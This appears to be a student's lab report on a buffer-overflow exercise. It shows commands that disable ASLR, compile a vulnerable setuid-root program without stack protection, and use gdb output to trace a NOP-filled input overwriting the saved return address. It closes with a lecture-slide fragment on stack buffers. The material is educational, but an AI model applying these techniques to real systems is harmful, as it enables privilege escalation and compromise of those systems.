
Assignment 2 Lab Report


Task 1:

Undoubtedly, this task was the hardest out of all the tasks for me. However, I was still able to complete this task. Before attempting this task, I needed to do all of the initial setups as instructed by the project documentations.




```
[10/01/21]seed@VM:~$ cd Desktop/proj_2/
[10/01/21]seed@VM:~/.../proj_2$ su root
Password:
root@VM:/home/seed/Desktop/proj_2# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/proj_2# exit
exit
[10/01/21]seed@VM:~/.../proj_2$ sudo rm /bin/sh
[10/01/21]seed@VM:~/.../proj_2$ sudo ln -s /bin/dash /bin/sh
[10/01/21]seed@VM:~/.../proj_2$ gcc -o stack -z execstack -fno-stack-protector stack.c -g
[10/01/21]seed@VM:~/.../proj_2$ sudo chown root stack
[10/01/21]seed@VM:~/.../proj_2$ sudo chmod 4755 stack
[10/01/21]seed@VM:~/.../proj_2$
```

I then proceeded to compile and run the default exploit code. The reason why I did this is because I wanted to explore the stack code through gdb and see how the stack code was behaving.




```
[10/01/21]seed@VM:~/.../proj_2$ gcc -o exploit exploit.c
[10/01/21]seed@VM:~/.../proj_2$ ./exploit
[10/01/21]seed@VM:~/.../proj_2$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$
```

I first used the list command to see the bof contents and see where I want to make my breakpoint.




```
gdb-peda$ list bof
4       /*Our task is to exploit this vulnerability*/
5       #include <stdlib.h>
6       #include <stdio.h>
7       #include <string.h>
8
9       int bof(char*str){
10          char buffer[18];
11          /*The following statement has a buffer overflow problem*/
12          strcpy(buffer, str);
13
gdb-peda$
```

After seeing the contents of bof, I decided to set a breakpoint at lines 12 and 13. The reason being is because I wanted to see how buffer would be changed before and after the strcpy was executed.




```
[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb67 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffeb48 --> 0xbfffed78 --> 0x0
ESP: 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x1a]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb24 --> 0x0
0008| 0xbfffeb28 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffeb2c --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbfffeb30 --> 0xbfffed78 --> 0x0
0020| 0xbfffeb34 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb38 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb3c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb67 '\220' <repeats 200 times>...) at stack.c:12
12          strcpy(buffer, str);
gdb-peda$ x /18bx
0xbfffeb40:     0x00    0xa0    0xfb    0xb7    0x00    0xa0    0xfb    0xb7
0xbfffeb48:     0x78    0xed    0xff    0xbf    0x2e    0x85    0x04    0x08
0xbfffeb50:     0x67    0xeb
gdb-peda$ x /18bx buffer
0xbfffeb2e:     0xff    0xb7    0x78    0xed    0xff    0xbf    0x10    0xff
0xbfffeb36:     0xfe    0xb7    0x8b    0x68    0xe6    0xb7    0x00    0x00
0xbfffeb3e:     0x00    0x00
gdb-peda$
```

As you can see from the picture above, there are three unique sections displayed when gdb stopped at the first breakpoint. The code section is what I want to focus on as it was the key to helping solve task 1. The code section displays all the assembly code that has or will be executed at the breakpoint. If you notice, the arrow points to the next piece of assembly code to be executed. I then proceeded to type “x /18bx buffer” to print the first 18 bytes of information of the buffer variable. From what I can tell, buffer is just storing trash data at the moment as nothing has been copied/written into it as of yet. Another key piece of information I have obtained after running this command is the starting address of buffer which is 0xbfffeb2e.




```
[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb2e --> 0x90909090
EBX: 0x0
ECX: 0xbfffed70 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
EDX: 0xbfffed37 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffeb48 --> 0x90909090
ESP: 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484d3 (<bof+24>:       mov    eax,0x1)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
   0x80484d0 <bof+21>:  add    esp,0x10
=> 0x80484d3 <bof+24>:  mov    eax,0x1
   0x80484d8 <bof+29>:  leave
   0x80484d9 <bof+30>:  ret
   0x80484da <main>:    lea    ecx,[esp+0x4]
   0x80484de <main+4>:  and    esp,0xfffffff0
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb24 --> 0x0
0008| 0xbfffeb28 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffeb2c --> 0x9090d940
0016| 0xbfffeb30 --> 0x90909090
0020| 0xbfffeb34 --> 0x90909090
0024| 0xbfffeb38 --> 0x90909090
0028| 0xbfffeb3c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, bof (str=0x90909090 <error: Cannot access memory at address 0x90909090>) at stack.c:14
14          return 1;
gdb-peda$ x /18bx buffer
0xbfffeb2e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb36:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb3e:     0x90    0x90
gdb-peda$
```



```
gdb-peda$ x /517bx buffer
0xbfffeb2e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb36:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb3e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb46:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb4e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb56:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb5e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb66:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb6e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb76:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb7e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb86:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb8e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb96:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb9e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeba6:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebae:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebb6:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebbe:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebc6:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebce:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebd6:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebde:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebe6:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebee:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebf6:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffebfe:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffec06:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffec0e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffec16:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffec1e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
```


Now gdb has reached my second breakpoint. As we can see from the above picture the three sections have changed. From the code section, we can see that the strcpy function has already been executed (<bof+16>). I then execute the “x /bx buffer” command again and see that buffer is filled with NOPs now. Because we know that the buffer variable from exploit is 517 bytes and are filled with NOPs, I proceeded to type “x /517bx buffer” to see if the buffer variable has been overflowed with NOPs as well. As can be seen from the above pictures, buffer has been overflowed with NOPs.



```
Stack level 0, frame at 0xbfffeb50:
 eip = 0x80484d3 in bof (stack.c:14); saved eip = 0x90909090
 called by frame at 0xbfffeb54
 source language c.
 Arglist at 0xbfffeb48, args: str=0x90909090 <error: Cannot access memory at address 0x90909090>
 Locals at 0xbfffeb48, Previous frame's sp is 0xbfffeb50
 Saved registers:
  ebp at 0xbfffeb48, eip at 0xbfffeb4c
```

I then proceeded to use the “info frame” command to learn more about the stack frame that I am currently at and I noticed there were some registers that I was not aware of. I used google to find out what the eip and ebp registers were. I learned that the eip register contains the return address while the ebp register is the base pointer to the current stack frame. As a result, I learned the the location of the return address is 0xbfffeb4c. Here is the link below:

https://medium.com/@sharonlin/useful-registers-in-assembly-d9a9da22cdd9



Stack Buffers

- Suppose Web server contains this function


```
void func(char *str) {
      char buf[126];
      strcpy(buf,str);
}
```

Allocate local buffer (126 bytes reserved on stack)
Copy argument into local buffer

- When this function is invoked, a new frame with local variables is pushed onto the stack

